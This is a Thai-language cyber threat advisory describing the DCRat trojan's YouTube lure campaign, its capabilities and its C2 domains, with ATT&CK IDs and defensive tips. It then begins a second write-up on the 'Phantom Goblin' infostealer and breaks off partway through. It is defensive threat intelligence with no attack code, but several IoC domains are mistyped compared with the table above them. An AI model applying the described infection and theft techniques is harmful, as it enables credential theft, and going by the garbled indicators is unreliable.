DCRat นี้ดำเนินการภายใต้โมเดล Malware-as-a-Service (MaaS) ทำให้แม้แต่แฮกเกอร์ที่ไม่มีทักษะก็สามารถปรับใช้มัลแวร์ที่ซับซ้อนได้โดยการซื้อบริการ DCRat โดยจะได้รับการสนับสนุนทางเทคนิค และบริการ Command and Control (C2) ไปด้วย แคมเปญนี้มุ่งเป้าไปที่ผู้ใช้ในรัสเซียเป็นหลัก โดยมีรายงานการถูกโจมตีขนาดเล็กในเบลารุส คาซัคสถาน และจีน ผู้โจมตีอาศัยชื่อโดเมนที่มีชื่อเสียง ซึ่งมักจะอยู่ในโดเมน .RU เพื่อโฮสต์เซิร์ฟเวอร์ C2 ของตน ทำให้ง่ายต่อการติดตามรูปแบบภัยคุกคามเฉพาะนี้


Host name	Host name	Host name	Host name
268761cm.nyanyash.ru	251037cm.nyashk.ru	322461cm.shnyash.ru	260348cm.nyashnyash.ru
140061cm.nyanyash.ru	901125cm.nyashk.ru	289098cm.shnyash.ru	120149cm.nyashnyash.ru
389920cm.nyanyash.ru	253753cm.nyashk.ru	136601cm.shnyash.ru	392013cm.nyashnyash.ru
723360cm.nyanyash.ru	753333cm.nyashk.ru	568327cm.shnyash.ru	557844cm.nyashnyash.ru
542148cm.nyanyash.ru	879351cm.nyashk.ru	334407cm.shnyash.ru	233713cm.nyashnyash.ru
047506cm.nyanyash.ru	802142cm.nyashk.ru	428982cm.shnyash.ru	874381cm.nyashnyash.ru
446068cm.nyanyash.ru	851078cm.nyashk.ru	679356cm.shnyash.ru	831632cm.nyashnyash.ru
844666cm.nyanyash.ru	758430cm.nyashk.ru	809172cm.shnyash.ru	294210cm.nyashnyash.ru
946786cm.nyanyash.ru	947002cm.nyashk.ru	127004cm.shnyash.ru	463313cm.nyashnyash.ru
835725cm.nyanyash.ru	103705cm.nyashk.ru	524871cm.shnyash.ru	723486cm.nyashnyash.ru
593412cm.nyanyash.ru	908457cm.nyashk.ru	317827cm.shnyash.ru	222390cm.nyashnyash.ru
714280cm.nyanyash.ru	348309cm.nyashk.ru	192592cm.shnyash.ru	704249cm.nyashnyash.ru
148098cm.nyanyash.ru	966489cm.nyashk.ru	657355cm.shnyash.ru	532551cm.nyashnyash.ru
776437cm.nyanyash.ru	800811cm.nyashk.ru	024363cm.shnyash.ru	025813cm.nyashnyash.ru
367533cm.nyanyash.ru	623127cm.nyashk.ru	856748cm.shnyash.ru	741300cm.nyashnyash.ru
821518cm.nyanyash.ru	460629cm.nyashk.ru	045849cm.shnyash.ru	937946cm.nyashnyash.ru
285857cm.nyanyash.ru	008529cm.nyashk.ru	430922cm.shnyash.ru	137777cm.nyashnyash.ru

รูปภาพ โดเมนที่ผู้โจมตีใช้



ผลการวิเคราะห์มัลแวร์


ผู้โจมตีใช้ Youtube ในการหลอกล่อเหยื่อ โดยผู้โจมตีจะอัปโหลดวิดีโอที่โฆษณาเกี่ยวกับโปรแกรมโกง เกมแฮ็ก หรือบอทเกม พร้อมลิงก์ดาวน์โหลดในคำอธิบายวิดีโอ เมื่อเหยื่อดาวน์โหลดไฟล์ที่เป็นมัลแวร์ โทรจันจะถูกติดตั้งในอุปกรณ์



รูปภาพ ตัวอย่างวิดีโอ



โดยลิงก์จะนำไปสู่ไฟล์ที่มี DCRat Trojan แฝงไว้แทนที่จะเป็นซอฟต์แวร์เกมซึ่งจะมาพร้อมกับไฟล์ขยะและไฟล์เดอร์ต่างๆ เพื่อเบี่ยงเบนความสนใจของเหยื่อ




รูปภาพไฟล์ที่มาใน Archives พร้อมกับ DCRat



ผู้โจมตีใช้โดเมนระดับสอง (Second-level Domains) เพื่อสร้างโดเมนระดับสาม (Third-level Domains) สำหรับโฮสต์เซิร์ฟเวอร์ควบคุม และสั่งการ (C2 Servers) โดยมักจะจดทะเบียนโดเมนใน RU zone พร้อมคำที่เกี่ยวข้องกับวัฒนธรรมญี่ปุ่น เช่น “nyashka” เพื่อดึงดูดเหยื่อ โดยมัลแวร์มีความสามารถดังนี้

1. ควบคุมระบบจากระยะไกล (Backdoor)
2. รองรับปลั๊กอินเพิ่มเติมที่สามารถใช้งานฟังก์ชันอันตราย เช่น การบันทึกแป้นพิมพ์ การเข้าถึงเว็บแคม การขโมยไฟล์ และการดิงรหัสผ่าน โดยมีปลั๊กอินที่นักวิจัยพบแล้วถึง 34 ชนิด




รูปภาพ ปลั๊กอินตัวสร้าง DCRat บนเว็บไซต์ของผู้โจมตี

การทำงานของ DCRat Trojan

Dark Crystal RAT เป็นมัลแวร์แบบ Remote Access Trojan (RAT) ที่มีความซับซ้อนและได้รับการออกแบบมาเพื่อลอบเข้าควบคุมระบบและขโมยข้อมูล โครงสร้างของมันเป็นแบบโมดูลาร์ ซึ่งช่วยให้ผู้โจมตีสามารถปรับแต่งฟังก์ชันการทำงานได้อย่างครอบคลุม มัลแวร์เริ่มทำงานด้วยการติดตั้งไวรัส ซึ่งมักมาจากฟิชชิ่งหรือซอฟต์แวร์อันตราย หลังจากนั้นจะตั้งค่าการทำงานถาวรโดยการเปลี่ยนแปลงกระบวนการ ค่าในรีจิสทรี และใช้สคริปต์แบบแบทช์ที่ซ่อนตัวจากการตรวจพบ



ต่อจากนั้น DCRat จะติดต่อกับ Command and Control (C2) server ของมันด้วยการสื่อสารที่เข้ารหัส เพื่อถ่ายโอนคำสั่งและข้อมูลที่ถูกขโมย มัลแวร์นี้เก็บข้อมูลที่ละเอียดอ่อนหลายประเภท เช่น ข้อมูลการเข้าสู่ระบบ, ข้อมูลเซสชันจากแอปพลิเคชันเช่น Steam, Telegram และ Discord รวมถึงภาพหน้าจอและข้อมูลในคลิปบอร์ด นอกจากนี้ DCRat ใช้การโหลด API และโมดูลแบบไดนามิก เพื่อดำเนินกิจกรรมที่เป็นอันตราย และยังสามารถในการหลบหลีก เช่น การปิดแอนตี้ไวรัสและปลอมตัวเป็นซอฟต์แวร์ที่ถูกกฎหมาย มันใช้เทคนิคการเข้ารหัส, การทำให้ข้อมูลยุ่งเหยิง (Obfuscation) และการตรวจสอบ HMAC (Hash-based Message Authentication Code) เพื่อป้องกันการตรวจจับข้อมูล



รูปภาพ การใช้วิธีการเข้ารหัส Base64 และสตรีมการบีบอัดเพื่อซ่อนข้อมูลการกำหนดค่า



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

Domain

- 268761cm.nyanyash.ru
- 251037cm.nyashk.ru
- 322461cm.shnyash.ru
- 260348cm.nyashriyash.ru
- 140061cm.nyanyash.ru
- 901125cm.nyashk.ru
- 289098cm.shryash.ru
- 120149cm.nyashnyash.ru
- 389920cm.nyanyash.ru
- 253753cm.nyashkru
- 136601cm.shnyash.ru
- 392013cm.nyashnyash.ru
- 723360cm.nyanyash.ru
- 753333cm.nyashkru
- 568327cm.shryash.ru
- 557844cm.nyashnyash.ru
- 542148cm.nyanyash.ru
- 879351cm.nyashk.ru
- 334407cm.shnyash.ru
- 233713cm.nyashnyash.ru
- 047506cm.nyanyash.ru
- 802142cm.nyashk.ru



- 428982cm.shnyash.ru
- 874381cm.nyashnyash.ru
- 446068cm.nyanyash.ru
- 851078cm.nyashk.ru
- 679356cm.shryash.ru
- 831632cm.nyashnyash.ru
- 844666cm.nyanyash.ru
- 758430cm.nyashkru
- 809172cm.shryash.ru
- 294210cm.nyashnyash.ru
- 946786cm.nyanyash.ru
- 947002cm.nyashk.ru
- 127004cm.shryash.ru
- 463313cm.nyashnyash.ru
- 835725cm.nyanyash.ru
- 103705cm.nyashkru
- 524871cm.shnyash.ru
- 723486cm.nyashnyash.ru
- 593412cm.nyanyash.ru
- 908457cm.nyashk.ru
- 317827cm.shnyash.ru
- 222390cm.nyashriyash.ru
- 714280cm.nyanyash.ru
- 348309cm.nyashkru
- 192592cm.shryash.ru
- 704249cm.nyashnyash.ru
- 148098cm.nyanyash.ru
- 966489cm.nyashkru



- 657355cm.shriyash.ru
- 532551cm.nyashnyash.ru
- 776437cm.nyanyash.ru
- 800811cm.nyashkru
- 024363cm.shriyash.ru
- 025813cm.nyashnyash.ru
- 367533cm.nyanyash.ru
- 623127cm.nyashk.ru
- 856748cm.shnyash.ru
- 741300cm.nyashnyash.ru
- 821518cm.nyanyash.ru
- 460629cm.nyashk.ru
- 045849cm.shnyash.ru
- 937946cm.nyashnyash.ru
- 285857cm.nyanyash.ru
- 008529cm.nyashk.ru
- 430922cm.shryash.ru
- 137777cm.nyashnyash.ru



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique Title	ID
Software Deployment Tools	T1072
Native API	T1106
Boot or Logon Autostart Execution	T1547
Phishing	T1566



คำแนะนำ

1. การรักษาความปลอดภัยของระบบ: ตรวจสอบให้แน่ใจว่าแอปพลิเคชัน ฐานข้อมูล เซิร์ฟเวอร์ และอุปกรณ์เครือข่ายทั้งหมดได้รับการปรับปรุงความปลอดภัยและตั้งค่าคอนฟิกให้เหมาะสมเป็นประจำ
2. ความระมัดระวังของผู้ใช้งาน: หลีกเลี่ยงการดาวน์โหลดหรือเปิดใช้งานแอปพลิเคชันและไฟล์แนบที่น่าสงสัย รวมถึงหลีกเลี่ยงการเยี่ยมชมเว็บไซต์หรือคลิกลิงก์ที่มาจากแหล่งที่ไม่น่าเชื่อถือ ระวังการโจมตีด้วยวิธีหลอกลวง (Phishing) และวิศวกรรมสังคม (Social engineering)
3. รหัสผ่านที่ปลอดภัย: ใช้รหัสผ่านที่ไม่ซ้ำกันและความซับซ้อนในแต่ละเว็บไซต์ โดยใช้ตัวช่วยจัดการรหัสผ่าน และเปิดใช้งานการยืนยันตัวตนหลายชั้น (MFA) ทุกครั้งที่ทำได้
4. การสำรองข้อมูล: ผู้ดูแลระบบควรสำรองข้อมูลอย่างสม่ำเสมอและเก็บไฟล์สำรองไว้ในระบบที่แยกออกจากเครือข่ายหลักหรือแบบออฟไลน์
5. การอัปเดตระบบ: อัปเดตซอฟต์แวร์ป้องกันไวรัส ระบบปฏิบัติการ และแอปพลิเคชันจากผู้ให้บริการภายนอกอย่างสม่ำเสมอบนอุปกรณ์ทุกประเภท รวมถึงเซิร์ฟเวอร์และอุปกรณ์เคลื่อนที่



อ้างอิงจาก

https://www.splunk.com/en_us/blog/security/dark-crystal-rat-agent-deep-dive.html

<https://gbhackers.com/dcrat-malware-spreading-via-youtube/>

<https://www.varutra.com/ctp/threatpost/postDetails/Users-Targeted-by-DCRat-Malware-Through-YouTube-to-Steal-Login-Credentials/SGdTem5BVDh4bTdNWEpYM3hFcy8zQT09>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th




Phantom Goblin



บทย่อ

ได้พบการกระจายมัลแวร์โดยใช้ไฟล์แนบ RAR แม้ว่าการติดมัลแวร์เริ่มต้นจะยังคงไม่แน่นอน แต่ก็สงสัยว่าไฟล์แนบ RAR เหล่านี้ถูกส่งผ่านอีเมลสแปมเพื่อกำหนดเป้าหมายผู้ใช้ที่ไม่สงสัย มัลแวร์ที่ค้นพบใหม่ชื่อว่า "Phantom Goblin" ใช้เทคนิค Social engineering เพื่อหลอกลวงผู้ใช้ให้เรียกใช้ไฟล์ LNK ที่เป็นอันตรายซึ่งปลอมตัวเป็นเอกสารที่ถูกต้อง เมื่อมีการเรียกใช้งาน ไฟล์นี้จะทำการเรียกคำสั่ง PowerShell ซึ่งดึงข้อมูล Payload เพิ่มเติมจาก GitHub Repository ทำให้มัลแวร์สามารถดำเนินกิจกรรมที่เป็นอันตรายได้อย่างลับ ๆ โดยมัลแวร์นี้มุ่งเป้าไปที่เว็บเบราว์เซอร์และเครื่องมือสำหรับนักพัฒนา โดยทำการบังคับปิดการทำงานของเบราว์เซอร์เพื่อดึงข้อมูลสำคัญ เช่น คูกี้ ข้อมูลเข้าสู่ระบบ และประวัติการเข้าชม นอกจากนี้ มัลแวร์ยังสร้างการเข้าถึงระยะไกลที่ไม่ได้รับอนุญาตผ่าน Visual Studio Code Tunnels ข้อมูลที่ถูกขโมยจะถูกบันทึกและส่งออกไปยัง Telegram BOT เพื่อให้การส่งข้อมูลเป็นความลับและไม่โดนตรวจจับ




รูปภาพ ห่วงโซ่การติดมัลแวร์



ผลการวิเคราะห์มัลแวร์

ผู้โจมตีเริ่มการโจมตีโดยใช้ Social Engineering เพื่อหลอกล่อให้ผู้ใช้ดำเนินการไฟล์ทางลัด LNK ที่อันตรายโดยการปลอมไฟล์ให้ดูเหมือนถูกกฎหมาย โดยเฉพาะไฟล์ RAR ที่ชื่อ “Proofs.rar” ซึ่งมีไฟล์ LNK ชื่อ “document.lnk” อยู่โดยไฟล์ดังกล่าวออกแบบมาให้คล้ายไฟล์ PDF ทั้งนี้วิธีนี้ใช้เพื่อให้ผู้ใช้กดไปยังไฟล์ทางลัดโดยเชื่อว่าเป็นเอกสารที่ถูกต้องตามกฎหมาย



รูปภาพ ไฟล์ LNK ที่เป็นอันตราย



เมื่อไฟล์ LNK ถูกดำเนินการจะเริ่มต้นคำสั่ง PowerShell ที่ตั้ง และทำการดำเนินการสคริปต์ควบคุมระยะไกลจาก GitHub repository โดยคำสั่งดังกล่าวออกแบบมาเพื่อทำงานได้อย่างแนบเนียนโดยใช้สคริปต์ PowerShell ที่ดำเนินการอย่างลับๆ เพื่อสนับสนุนการทำงานอื่นๆของกิจกรรมที่เป็นอันตราย

